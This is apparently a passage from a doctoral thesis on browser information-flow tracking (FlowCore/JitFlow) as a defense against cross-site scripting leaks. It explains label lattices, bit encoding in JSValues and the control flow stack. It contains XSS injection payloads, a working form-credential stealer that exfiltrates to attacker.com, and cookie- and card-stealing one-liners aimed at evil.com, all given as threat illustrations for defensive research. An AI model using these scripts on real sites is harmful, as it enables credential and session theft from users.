Escaping up the DOM hierarchy.

An attacker can inject code into the current domain by closing the current HTML tag environment and beginning a new script environment that contains the malicious payload. To exploit Listing 2.6, the attacker substitutes the %(query) with the input string blah"><script>evil_script()</script>. Assuming the literal, inlined inclusion of the input into the page, the attacker obtains the following result:

```
<form>
  <input name=q value="\%(query)s">
</form>
```

Listing 2.6: HTML code containing a quoted query parameter.

```
<form>
  <input name=q value="blah"><script>evil_script()</script>">
</form>
```

Listing 2.7: Query substitution that prematurely closes the `<input>` tag in Listing 2.6.

Because the HTML parser executes before the JavaScript parser, the attacker could insert a `</script>` tag to escape a quoted string from within an existing script environment[2]. Even when the input is sanitized so as to contain no HTML control characters, and thus prevent the inclusion of such tags, there may still be means of escaping the quoted environment via different encodings. *Node splitting* attacks prematurely close tags in this manner.

Escaping down to a subcontext.

If the application does not protected the query via quoting, a different attack, known as an *attributed injection* attack can occur. To exploit Listing 2.8, the attacker substitutes the `%(query)` with the input string `blah onmouseover=evil_script()`. Assuming the literal, inlined inclusion of the input into the page, the attacker obtains the following result:

```
<form>
  <input name=q value=\%(query)s>
</form>
```

Listing 2.8: HTML code containing an un-quoted query parameter.

The injection, in this case, occurs within the same HTML context. The attacker has

[2] Again, assuming literal, inlined inclusion of the input into the page.

```
<form>
  <input name=q value=blah onmouseover=evil_script()>
</form>
```

Listing 2.9: Query substitution that adds an attribute on the `<input>` tag in Listing 2.8.

the freedom to use other event handlers, such as `onload` that executes the script without need for user interaction.

In both these examples, the attacker can use the `javascript:` URL scheme, or many different textual encodings schemes to aid in bypassing the sanitization and input filtering routines. In general, these sorts of issues, in combination with the vast number of inputs and outputs that require sanitization, make it practically impossible for web developers to track all such vulnerabilities in their applications.

2.4.3 Script Identification

Examples from RSnake's XSS Cheat Sheet [Han07][3] exhibit many ways in which a script can be encoded to bypass user input filters. As a second line of defense, a web page can employ syntax filters and program analysis to restrict the running of malicious scripts [RDW+06, YCIS07, HYH+04].

Just as HTML has many different character encodings, JavaScript provides several syntaxes for accessing an object's properties. For example, each of the three lines in Listing 2.10 creates a dialog box with the contents of a page's cookie.

This multiplicity interferes with code routines that attempt to identify malicious code when filtering user input. To provide a clear demonstration of difficulties encountered by in-

[3] The XSS Cheat Sheet also provides a handy reference of malicious scripts that can be used to test user input filters.

```
alert(document.cookie)
alert(document['cookie'])
with(document) alert(cookie)
```

Listing 2.10: Alternative syntaxes in JavaScript for creating a dialog box.

put filtering, Hasegawa [vNL09] manufactured the following JavaScript snippet that calls `alert(1)`, yet contains no alphanumeric characters[4]:

```
($=[$=[]][(__=!$+$)[_=-~-~-~$]+(\{\}+$)[_/_]+($$=($_=!''+$)
[_/_]+$_[+$])])()[__[_/_]+__[_+~$]+$_[_]+$$](_/_)
```

Listing 2.11: An obfuscated call to `alert(1)` provided by Hasegawa [vNL09].

2.4.4 Mashups and Third-Party Scripts

As the Web moves to a more service-oriented architecture, the ease with which web pages combine data from many disparate sources into a single interface has led to a renaissance in web application design. The dynamic and flexible nature of asynchronous JavaScript and XML (AJAX) enables programmers without any security background to create a *web mashup* that links to and integrates content from existing web services, without stringently checked application programming interfaces.

For example, a calendar mashup can recognize street addresses and incorporate a miniature map next to the user's appointments. The ability to share and distribute user data between services hosted by different web domains has security implications that are only now being discovered. The architecture of a mashup unfortunately requires that it pulls together many scripts from different sources into a single browser process. As a result, mashups have been referred to as a 'self inflicted cross site scripting attack' [Cro09a].

[4] This code may not execute on a modern browser. JavaScript remains a moving target as browser vendors continually update and modify the access rules to built-in objects in response to exploited vulnerabilities.

The concerns regarding mashups also apply to syndicated web advertisement that financially supports most of the interactive services available online today. During syndication, web advertisement space gets sold and re-sold through several marketing companies, before finally being purchased by an online retailer. A webpage with advertisement loads a script from the syndication server, which then loads another script from a dynamically chosen advertisement provider. Because web advertisement involves JavaScript code that loads onto a page from a third-party server, web developers should consider it a security risk, as demonstrated by the RightMedia Trojan (Section 2.3.3).

2.5 Current Browser Security

Many security researchers view the ability to automatically run arbitrary code downloaded from the Web as an inherent security risk. JavaScript fortunately disallows access to the underlying file system on a client machine, making it *sandboxed* to the execution environment supplied by the browser. Despite this restriction, JavaScript has a long history of security vulnerabilities resulting from its intricate interaction (through the DOM) with the large amount of sensitive user data controlled by the browser. Historically, protecting user data has received much less attention than browser functionality and developer convenience.

2.5.1 Same Origin Policy

Web applications rely on the *Same Origin Policy* (SOP) [Moz08], which has been in effect since the first version of JavaScript, as the primary mechanism to restrict unauthorized data flow. The policy enforces the separation of scripts within the browser by assigning each script a tuple ⟨domain name, protocol, port number⟩, representing the origin of that script. The browser then permits only scripts of the same origin to communicate and share data and prohibits other forms of inter-script communication (Table 2.2). The SOP mediates DOM access, cookie data, and `XMLHttpRequests`. Each of the three items in the domain tuple must match for the policy to consider two origins equivalent.

Compared URL	**Outcome**	**Reason**
`http://store.company.com/dir/page.html`		
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different Protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different Port
`http://news.company.com/dir/other.html`	Failure	Different Host
`http://company.com/dir/other.html`	Failure	Different Host (exact match required)
`http://en.company.com/dir/other.html`	Failure	Different Host (exact match required)

Table 2.2: Results of comparison to `http://store.company.com/dir/page.html` using the Same Origin Policy [Moz08].

Although it seems like a secure mechanism, the same-origin policy possesses significant drawbacks. For example, two subdomains that wish to communicate must use a fully-qualified, right-hand suffix of their domain, which may permit access to more subdomains than the webpage creator desires. Using this mechanism, a page from `news.example.com` can communicate with a page from `www.example.com` only if both pages set their `document.domain` to `example.com`. But doing so also allows pages from `untrusted.example.com` potential access. Furthermore, other communication side-channels still exist, allowing two pages of completely different domains to access each other's content by using shared server-side data or through the exploitation of browser bugs.

Restricting the access rights of JavaScript programs in this manner has met with mixed success. Web authors sometimes view as either too draconian and inconvenient since it prevents accessing data useful or required by the application, while security researchers view it as ineffective since they can usually find a mechanism to bypass the restriction.

To the extent that it remains feasible to do so, web applications commonly employ the SOP as a first line of defense against XSS attacks. Unfortunately, the policy often clashes with modern web application architecture, as web applications often include third-party libraries or services as part of a mashup. Using the SOP to properly isolate third-party content requires using an inline frame (`iframe`). The communication barriers that the SOP introduces between frames has even led to the development of techniques for message passing to and from the frame through side channels and a proposal for an built-in addition the web browser infrastructure for this special case [BJM08]. The SOP and its inconveniences serve as an example clashing between existing web browser security infrastructure and the features demanded by modern web applications.

2.6 Summary

Modern web applications pull their content and code from a wide variety of sources into a single page. Servers deliver HTML layout, JSON and XML data, and JavaScript code as source text. The different language specifications for character and token encoding makes filtering and identifying malicious code difficult. XSS attacks can inject code onto the web application's servers, making code origin an unreliable indicator of trustworthiness. These attacks pose a serious security risk for both customers and businesses. Innocent users become victims merely by visiting an infected page.

Chapter 3

Defending Against Information Leaks

Publications tracking security vulnerabilities [OWA13, The11, Gro11] continually advocate the use of sanitization routines for combating the string inclusion problem, demonstrating that the architectural problems underlying XSS attacks have not been solved. Despite this recommendation, XSS consistently ranks very high on the annual lists of those same web application vulnerability studies [OWA13, The11, Gro11]. Code injection attacks illustrate two fundamental principals of web security: (1) the application should not trust user generated, and (2) the application should not necessarily trust data stored on its own servers. The second principal concerns us most, because it internalizes the threat.

Visitors to a web service do not have any verification or proof that the mashup performs only the expected or advertised task and does not steal data. Hijacking just one commonly included script compromises the privacy of many web users [NIK$^+$12] and gives the attacker immediate access to their information. Previous experience with CrowdFlow [KHL$^+$13] corroborates the scale of the problem by showing that some pages within the Alexa Top 500 [Ale] contain JavaScript values sent across domain boundaries that had been influenced by code originating from up to six different domains. The historically notable examples in

Section 2.3 also demonstrate the relative ease with which a clever user can control the actions taken by millions of other browsers.

Many of the victims of XSS have their browser simultaneously logged in to other more sensitive services (such as email, shopping, banking or brokerage accounts). For most users, the web browser stores more personally identifying information about individual habits and interests than any other single application. Additionally, web browsers also conveniently store login credentials for banking sites, webmail services, and many shopping sites, as well as form information containing their user's real name, address, phone number, and credit card numbers. The potential for harvesting of sensitive user credentials via a forum post or spam email with malicious JavaScript presents a serious threat to the privacy of the average web user.

The mechanisms of XSS injection (Section 2.2) make the origin of the attack code equivalent to the origin of the web application itself, as governed by Same Origin Policy. Consequently, the SOP cannot prevent information exfiltration after code injection has occurred. However, preventing the injection by analyzing source text remains difficult for architectural reasons (Section 2.4). Additional security requires a more powerful, behavior-focused mechanism, such as information flow tracking. We propose adopting information flow as an alternative, less brittle, approach for preventing the malicious duplication of data by third-party scripts loaded by the application.

3.1 The Attacker's Threat

This work assumes that the web application's filter defenses remain incomplete and non-exhaustive, despite the best efforts of the web application designers. We grant the attacker the ability to bypass application filters and store malicious JavaScript in the web site's database. The server code responsible for assembling pages trusts the database content and includes the code in pages viewable by innocent users of the application.

Having already exploited an XSS vulnerability to inject code in the developer's web application, the attacker supplies a JavaScript payload via an included advertisement, mashup content, or library, or via an unsanitized form or URL (Chapter 2). Although we limit the attack payload to JavaScript, we assume that its origin does not make it distinguishable from the rest of the web application's JavaScript codebase. The attacker has public-facing knowledge about the application, obtained by visiting and interacting with the application and observing its behavior, which they can use to craft the payload. The attacker practices only code injection techniques and does not resort to packet sniffing, network interception, or control of the application servers. We also assume that the attacker controls their own web server that acts as a harvesting point for stolen data.

These aforementioned abilities combine to pose an information leak threat. Any code injected into the web application executes with the full abilities of that application. The attacker crafts the payload to surreptitiously communicate application sensitive information, such as personal login credentials, text the user enters into forms, or anything the web application displays to a visitor to their data-harvesting web server. The pilfered information leaves the application as part of a resource request submitted to the attacker controlled server, circumventing the Same Origin Policy. The attacker then harvests the exfiltrated data by inspecting the resource request logs of their own server.

3.1.1 Sample Attack: Stealing Form Data

An HTML form provides a page with data entry fields that allow a user to enter text such as a username and password. Once a user submits the form, the browser sends the data to the server. Virtually all web applications rely on login fields to authenticate their users. If an attacker manages to inject code into a web application that contains a login form, the attacker's script can read a user's credentials and send them to an attacker-controlled server. Later, the attacker may use the stolen credentials to impersonate users of the web service.

```
 1 // place hidden image on the page
 2 var pixel = "<img␣src=\"http://www.attacker.com/pixel.png\"" +
 3             "id=\"pixel\"␣/>";
 4 document.write(pixel);
 5
 6 function stealFormData(type, value) {
 7   var payload = "url=" + document.domain + "&" + type + "=" + value;
 8   document.getElementById("pixel").src =
 9       "http://www.attacker.com/pixel.png?" + payload;
10 }
11
12 // add stealFormData to all forms on page
13 for (var i = 0; i < document.forms.length; i++) {
14   for (var j = 0; j < document.forms[i].elements.length; j++) {
15     var elem = document.forms[i].elements[j];
16     elem.addEventListener("blur", // triggered when element loses focus
17             function() { stealFormData(this.type, this.value) }, false);
18   }
19 }
```

Listing 3.1: Example attack code that steals login form data from a web page.

Listing 3.1 shows exploit code an attacker might use to steal credentials from the login form of a web page. The attack script first loads an image (line 2) supplied by a server under the attacker's control. The attacker designs the image to avoid perceptible changes in page layout. Few users will notice the placement of a single transparent pixel, but the attacker can use the GET request as a channel to steal confidential page data whenever the image is reloaded from the server.

The attacker knows users will fill out the form and registers (lines 14–15) a `blur`-event handler on all forms elements on the page. When a form element loses focus it triggers a call to the `blur`-event handler. The handler, `stealFormData` defined on line 5, first encodes information about the page domain and contents of the form element which triggered the event in the `payload` variable. Then it updates the `src` attribute of the image with a URL containing the payload. This update causes the browser to automatically reload the image, sending the sensitive information in the URL of the image request.

```
010115:213410 "GET␣/pixel.png?url=www.bank.com&text=alice␣HTTP/1.1"
010115:213412 "GET␣/pixel.png?url=www.bank.com&password=bob69␣HTTP/1.1"
```

Listing 3.2: Log of `attacker.com` from the running example.

By inspecting the server request logs, the attacker can reassemble the captured form data. Listing 3.2 contains some example entries of image requests. The attacker can clearly identify a user of `www.bank.com` with login ‘`alice`’ having the password ‘`bob69`’.

3.2 The Developer’s Response

Knowing that the origin of attacker code does *not* reliably distinguish it from the rest of the web application, this work focuses on the malicious *behavior* of any code within the application. Indeed, an information leak might be the unintended result of a careless or uninformed application developer, rather than an attacker.

In response to this threat, a security-conscious developer tests their application in a web browser that monitors the flows of information within the application. To assist the developer in focusing their debugging attention on specific pieces of sensitive data within the application, we use an information flow framework that presents a labeling system as a first-class language construct within the browser-hosted JavaScript engine. Without leaving JavaScript, the developer creates a label and applies it to the sensitive data, tagging it with a unique identifier. The underlying information flow engine tracks the interaction of application (and injected) code with this sensitive data, ensuring that exfiltration code does not drop the label.

The first-class labeling feature also enables the developer to write a network monitor using JavaScript, so that they may observe a leak of information tagged as sensitive. The developer implements their own network monitor logic to inspect the labels of all resource requests, which facilitates the detection and debugging of an information leak and implements an application specific information flow policy.

3.2.1 Provided Security

The information flow engine integrates with the web browser framework to protect against several information theft attacks, including, but not limited to:

Sensitive Data Theft Attacks:

By sending a GET request to a server under the attacker's control, the attacker can steal information in the URL of an image request:

```
img.src = "evil.com/pic.png?" + credit_card_number;
```

The attacker uses the request for the image as a channel to steal the user's credit card number as a payload in the GET request. Merely changing the URL targeted by the `src` attribute of an image triggers loading of the image.

Keylogging Attacks:

Similarly, to steal a username and password combination, an attacker might craft code that logs keystrokes by registering an event handler:

```
document.onkeypress = listenerFunction;
```

The listener function records the user's keystrokes and sends them to the attacker's server through an HTTP request.

Cookie Stealing Attacks:

Furthermore, if a script can access cookies, then an attacker can also steal a session cookie between the browser and an honest site by concatenating the `document.cookie` to the URL of the image request.

```
img.src = "evil.com/pic.png?" + document.cookie;
```

The stolen cookie allows the attacker to obtain credentials that permit impersonating the user or hijacking their session.

3.2.2 Preventing Malicious Action

Based on the observation that the execution of code within the JavaScript VM and browser sandbox can cause no harm as long as it does not generate external signals (such as network traffic), we advocate allowing the malicious code to execute under a modified interpreter that tracks the information dependence of runtime values. Rather than rely entirely on string filtration that attempts to identify and reject attacker supplied code, this approach tracks the flow of information through a chain of JavaScript program values. The web browser categorizes JavaScript code as malicious only when it attempts to communicate sensitive information to an unauthorized third party. At that point, a network hook enforcing application-specific information flow policies in the browser intervenes and prevents the information leak.

Chapter 4

Information Flow Terminology

After the founding of information flow as a program analysis technique in the late 1970's by Denning and Denning [DD77], the field lay relatively quiescent until recently. Since the mid 2000's, because of enhancements in the interactivity of web pages and the steady rise in online commerce, there has been a fervent and earnest push for greater data security in web browsers and web applications. These programs use dynamically typed languages, so they lack a static type checker to prove and enforce program properties. Since JavaScript lacks a proof mechanism proof mechanism for verifying security and data handling properties, information flow remains the most promising approach for detecting and preventing information leakage in web applications.

The rapid creation of so many new systems [CMJL09, HYH$^+$04, JJLS10, RV09, VNJ$^+$07] using information flow techniques to attack web security problems has led to a difficulty in comparing research results across implementations. For example, some authors implement simple data tainting while others use wrapper objects or dynamic rewriting techniques. Most authors do not clearly detail exactly which categories of information flow their system detects. As a result, the boundary line circumscribing the state of the art remains fuzzy.

This work bases itself on Denning and Denning's [DD77] original categorization of the types of flows which can occur in an executable program because this categorization has become standard in the field. However, since their categorization lacks sufficient precision for more modern implementations, especially in application to dynamically typed languages, we also introduces a refinement of the standard terminology. The refinement offers more precise and descriptive designations of the established types of information flows. For each flow identified, we illustrate the language mechanisms responsible for the information flow. Finally, we demonstrate the descriptive utility of the new terminology by mapping each flow to the level of program analysis required to detect it.

This chapter refines the two categories of information flow established by Denning and Denning [DD77], explicit flows (Section 4.1) and implicit flows (Section 4.2).

4.1 Explicit Information Flows

Explicit information flows occur as a result of data flow dependence. This dependence can be either *direct* or *indirect* (Table 4.1). Denning and Denning [DD77] establish both the definition of explicit information flows and the descriptors shown in Table 4.1.

Category	Descriptor	Example	Flow	Required Analysis
Explicit	Direct	`b = a`	a → b	Dataflow

	Indirect	`b = foo(_, a, _)`
		`c = bar(_, b, _)`
			a → c	Dataflow (transitive)

Table 4.1: Terminology of Explicit Information Flows.

Direct Explicit Flows occur when a direct data transfer, such as an assignment, influences a value. A simple single-statement intra-procedural dataflow analysis can identify these flows. Table 4.1 illustrates an intuitively clear example of this type of flow which occurs in the code sample: `var pub = secret`. Subexpressions involving more than one argument also have a direct explicit information flow from all argument values to the operator's resulting value. Any labeling or tagging mechanism which propagates the security type information across direct explicit flows includes basic rules for each of the language's operators.

Indirect Explicit Flows occur as the transitive closure of direct flows. Identification of indirect flows requires more powerful multi-statement or inter-procedural dataflow analysis. The code example for indirect flows in Table 4.1 shows their transitive nature via a functional dependence.

4.2 Implicit Information Flows

Implicit information flows occur when a control flow branch or jump influences a value. This dependence can be either *active*, corresponding to a runtime dependence, or *passive*, corresponding to a static dependence. Although Denning and Denning [DD77] establish the term *implicit flow* they did not refine the category into these two descriptors.

Active Implicit Flows occur when a value depends on a previously taken control flow branch *at runtime*. Identification of this dependence requires a tracked program counter and a recorded history of control flow branches taken during program execution. Presently, systems which track the program counter in order to propagate dependence information are known as "dynamic information flow tracking" systems. Because the literature lacks a refined terminology for the two descriptors of implicit flow, Jang et al. [JJLS10] coin the term "indirect flow" to refer to this kind of flow.

Passive Implicit Flows occur when a value depends on a control flow branch *not taken* during program execution. Identification of this dependence requires a static analysis

Category	Descriptor	Example	Flow	Required Analysis

Implicit	Active	a = **true**
		b = 0
		if (a)
		    b = 1
		else
		    ...
			a → b	Control Flow (dynamic)

	Passive	a = **true**
		c = 0
		if (a)
		    ...
		else
		    c = 1
			a → c	Control Flow (static)

Table 4.2: Terminology of Implicit Information Flows.

prior to program execution. Because the dependence follows code paths not taken at runtime, these flows remain notoriously difficult to detect in dynamic programming languages. Unfortunately, even static languages include features, such as object polymorphism and reference returning functions, which make the destination of an assignment unknown at compile time. Dynamic programming languages, such as JavaScript, include runtime field lookup, prototype chains, and the ability to load additional code at runtime via `eval`. These features prohibit even runtime analysis from identifying all the values possibly influenced in all alternative control flow branches.

4.3 Tracking Capabilities of FlowCore and JitFlow

FlowCore modifies the JavaScript VM to track both direct and indirect explicit flows at runtime. The transitive dataflow analysis include the tracking of values passed to and returned from function calls. FlowCore also implements a runtime data structure for recording the history of the program counter (Chapter 5) that allows the tracking of active implicit flows. Because of the onerous analysis required, FlowCore makes no attempt to track influence via passive control flow. Instead, it focuses exclusively on complete run-time tracking of active implicit flows, for all of JavaScript's control structures presented in Appendix B.

Chapter 5

Label Propagation

Web browsers which execute JavaScript code allow pages to load JavaScript and HTML code from many different sources into the same execution context. This work distinguishes between JavaScript programs by tagging each with a different label representing its domain of origin. Many web pages using this technique contain cooperating functions which generate shared objects. Each object created or modified via the confluence of separate scripts bears a label which tracks all domains influencing the object.





Figure 5.1: Interaction of the browser and the JavaScript VM

Figure 5.1 illustrates the interaction between the browser and the JavaScript engine. Before the browser hands a script and its input data to the JavaScript VM, it first labels the script to indicate the domain of origin. The VM then compiles the script source into an internal bytecode instruction representation. During this process, static analysis enables the instrumentation of additional instructions (Chapter 6) that allow information flow tracking during execution.

5.1 Label Lattice

Within the JavaScript VM, data and objects originating from different domains may interact, creating values that are influenced by multiple domains. To model this behavior, we take inspiration from Myers' decentralized label model [ML00] and represent security labels as a lattice join over domains. Each web domain corresponds to a separate security principal, shown in the bottom row of Figure 5.2.

The information flow framework extends JavaScriptCore with a `FlowLabelRegistry` which maps security principals (web domain name strings) to unique bit positions within the label portion of a `JSValue`. Taken as a whole, these bit positions form a bit vector that acts as a confidentiality label, holding up to 16 different domains. This configuration allows labels to represent any element within the lattice over web domains. Figure 5.2 depicts an example lattice for a page pulling JavaScript programs from three separate domains.



`FlowLabelRegistry` mapping	
example.com	0001
maps.com	0010
ad.com	0100

Figure 5.2: Label lattice with web domains as security principals.

Throughout execution, the modified JavaScript VM attaches the security labels to new JavaScript values based on the current execution context and web domain of origin. Because labels can represent any element from the lattice, the interpreter fully tracks which domains influence each object.

5.1.1 Encoding Labels

As a modified version of JavaScriptCore, the FlowCore interpreter already achieves high performance by using a type-tagged union, called `JSValue`, to represent immediate values, object references, and numbers. In developing JitFlow, we considered doubling JavaScriptCore's `JSValue` type to include an additional 64 bits for storing the security label (Section A.1.2), but decided against that option. Rather than extending the size of the `JSValue` data type, it repurposes 16 of the bits to hold the security label. This modification allows for a low performance overhead encoding that packs both the label and the typed value within the same 64 bit word, avoiding a change to any offset and layout calculations in the JIT compiler.

Because the repurposing of bits affects the interpretation of the `JSValue`, it pays to examine each case:

Pointers/Immediates: `JSValues` starting with the highest 16 bits all set to zero (Figure 5.3) indicate either a pointer or immediate type. The VM uses the lowest four bits to distinguish pointers from immediates. Pointers have alignment with these bits all set to zero, while immediate values hold non-zero entries in the same lowest four bits: `empty:0x00`, `null:0x02`, `deleted:0x04`, `false:0x06`, `true:0x07`, and `undefined:0x0a`.

Pointers: In JavaScriptCore, pointer addresses occupy 46 bits (bits 0–47). Unfortunately,

bit values				type
0000	xxxx	pppp	ppp0	pointer
0000	xxxx	0000	0000	empty
0000	xxxx	0000	0002	null
0000	xxxx	0000	0004	deleted
0000	xxxx	0000	0006	false
0000	xxxx	0000	0007	true
0000	xxxx	0000	000a	undefined
FFFF	xxxx	iiii	iiii	integer
0001	dddd	dddd	dddd	double
⋮				
FFFE	dddd	dddd	dddd	
63 48	47 32	31 16	15 0	bit position

⊢—⊣ Value

⊢—⊣ Label Encoding

⊢—⊣ Type Information Tag

Figure 5.3: Label encoding using bits 32–47 of `JSValues`, supporting 16 security principals.

this design does not leave any space to directly encode a label within `JSValues`. Hence, JitFlow modifies allocation of the garbage-collected heap so that it fits within a 32 bit address space. This change limits the heap to be 4GB in size, but frees 16 bits of JavaScript object references for a security label (bits 32–47, marked as `xxxx` in Figure 5.3). This modification also permits efficient bit arithmetic for the frequent label join operation, an essential implementation detail for performance when propagating information flow. At the expense of maximum heap size, JitFlow gains an efficient labeling of virtual machine values.

Integers: Values starting with the highest 16 bits all set to one indicate an integer value type. ECMAScript [Ecm09] specifies that the JavaScript operators only deal with 31 bit integers, leaving bits 32–47 unused by the original JavaScriptCore encoding. This arrangement means that same set of bits as used previously in pointers and immediates remain free for encoding a label on integers.

Doubles: Doubles in the ECMAScript specification follow the double-precision 64 bit format as specified in the IEEE Standard for Binary Floating-Point arithmetic [IEE08].

Therefore, JavaScriptCore reserves all values with highest 16 bits between `0x0001` and `0xfffe` for doubles. Unfortunately, this encoding uses all available bits for the double value, leaving no room for a label. To compensate for this shortcoming, JitFlow treats doubles conservatively by implicitly tagging them with the highest security label in the lattice. This decision makes double values a source of label creep (Section 5.4).

5.2 Label Operations

The design decision to use a bit position encoding for web domains limits the framework to at most 16 domains. Testing with a webcrawler (Section 8.0.3) revealed that none of the pages within the Alexa Top 1000 [Ale] had pages that include content from more than 15 different domains. The framework contains no fundamental design flaws that would prevent an extension to the label encoding. If necessary, JitFlow could reserve the highest bit in the label field as an overflow, indicating that the page includes content from more than 16 different domains.

Definition 1. *Given two security labels, a and b, the* **join***, $a \sqcup b$, contains security principals that belong to the label a, the label b, or both.*

Using a bitwise representation allows the use of efficient bit arithmetic for computing the join (bitwise or) of two labels. This operation occurs in every method call, assignment, and expression evaluation. For example, when the program adds two numbers, the information flow framework labels the result with the join of the labels of the arguments and the label of the program counter. Web applications today contain large amounts of JavaScript, which users expect to run without delay. Label joining occurs frequently enough that any implementation other than bit arithmetic unacceptably penalizes the JavaScript runtime speed.

Definition 2. *Given two security labels, a and b, the* **subsumes** *relation,* $a \sqsubseteq b$*, is true if and only if the set of security principles comprising label a is subset of the security principles comprising label b.*

The browser detects information leaks by comparing the label attached to a network request and the destination domain. To assist with this task, labels support a subsumes relation that reveals the partial order of labels in the lattice. If the label on the request contains principles other than the destination domain, the browser flags the request as a potential information leak.

Definition 3. *Given a security labels a and b, the information flow VM* **upgrades** *label a with b when it replaces a with the join of a and b, written* $a \leftarrow a \sqcup b$*.*

When the Vm assigns value to an existing variable, it upgrades the label on the destination variable with the label attached to the source value. Because assignment represents a mutation of memory, the VM also upgrades the destination label with the current pc-label. The labels faithfully record the dependence of the assignment on the current security context.

5.3 Control Flow Stack

In a dynamically typed language such as JavaScript, we cannot apply the techniques of static analysis that rely upon static typing (developed in languages such as Jif [MZZ$^+$01]). As a result, the information flow modifications to the JavaScriptCore perform tracking up to active implicit information flows. By handing back label information on values used in construction of a network resource request, the VM modifications increase the data available to the browser for making network policy enforcement decisions. However, to prevent information leak to third parties, the browser ultimately remains responsible for enforcing a security policy on network traffic.

The syntax of JavaScript programs allows for points where the control flow branches due to the evaluation of a runtime conditional. At each of these points, the security context of any code executed within the taken branch needs to reflect its dependence on the conditional. To accomplish this task, we augment the JavaScript interpreter with a stack of labels, called the *control flow stack*. As shown in Figure 5.4, the information flow engine keeps labels on this stack in a 1-1 correspondence with the branches in control flow taken at runtime.




Figure 5.4: Correspondence of branches in control flow and labels of the control flow stack.

The control flow stack records the runtime sequence of labels attached to the program counter. At all times, the top of the control flow stack holds the label of the current program counter, *pc-label*, identifying the security context of any operations currently under execution. When the information flow VM assigns a value, it also joins the label attached to that value with the current pc-label.

5.3.1 Monotonicity of Control Flow Stack

We use two guidelines for maintaining the control flow stack:

1. Whenever control flow diverges due to an `if`, `while`, `for`, `switch`, function call or similar statement, the VM duplicates the top of the control flow stack to indicate entry

into a secure region.

2. Whenever a control flow joins, the VM pops and discards the top of the control flow stack, restoring the pc-label to the value it had before the branch in control flow occurred.

An operation for pushing a specific security label onto the control flow stack remains conspicuously absent from our guidelines (and the complete list of control flow stack instructions in Section 6.1). According to the first guideline, the stack grows via successive duplications. When the VM enters a secure code region it first duplicates the pc-label and then joins it with the label attached to the condition which cause the control flow branch. This execution directly implies an important theoretical result:

Theorem 1. *At all times during program execution, the control flow stack contains monotonically increasing security labels.*

Proof. Let i be the index of a label on the control flow stack, and L_i be value of that label. Let the base of the stack be at index $i = 0$. There are three basic operations which modify the control flow stack:

1. A *pop* decreases the size of the stack, but does not modify any labels currently on the stack. Any existing relation between consecutive labels remains unchanged.

2. A *dup* duplicates the topmost label and pushes it onto the stack. This operation implies that all labels on the stack are of equal security, $L_i \ = \ L_{i+1}$.

3. A *join* upgrades the top of the stack by replacing it with the join of the top and an arbitrary label representing the control flow branch. This operation weakens the previous equality, $L_i \ \sqsubseteq \ L_{i+1}$.

We now directly observer the monotonicity condition we set out to prove: for all indicies i on the stack, $L_i \sqsubseteq L_{i+1}$. □

5.4 Label Creep

When the information flow VM assigns to a value, it upgrades the label attached to that value with the current pc-label (a.k.a. the top of the control flow stack).

The information flow VM explicitly labels values manufactured in a higher security context before allowing them to enter a lower security context, as may happen during via a function `return` statement. The VM labels the result of computations involving two or more values using the join of the labels of all arguments. Since the program counter acts as an implicit argument in all operations, its label also joins in with the result. As the interpreter executes, these joins steadily elevate the labels on objects within the system, a phenomenon known as *label creep* [SM03].

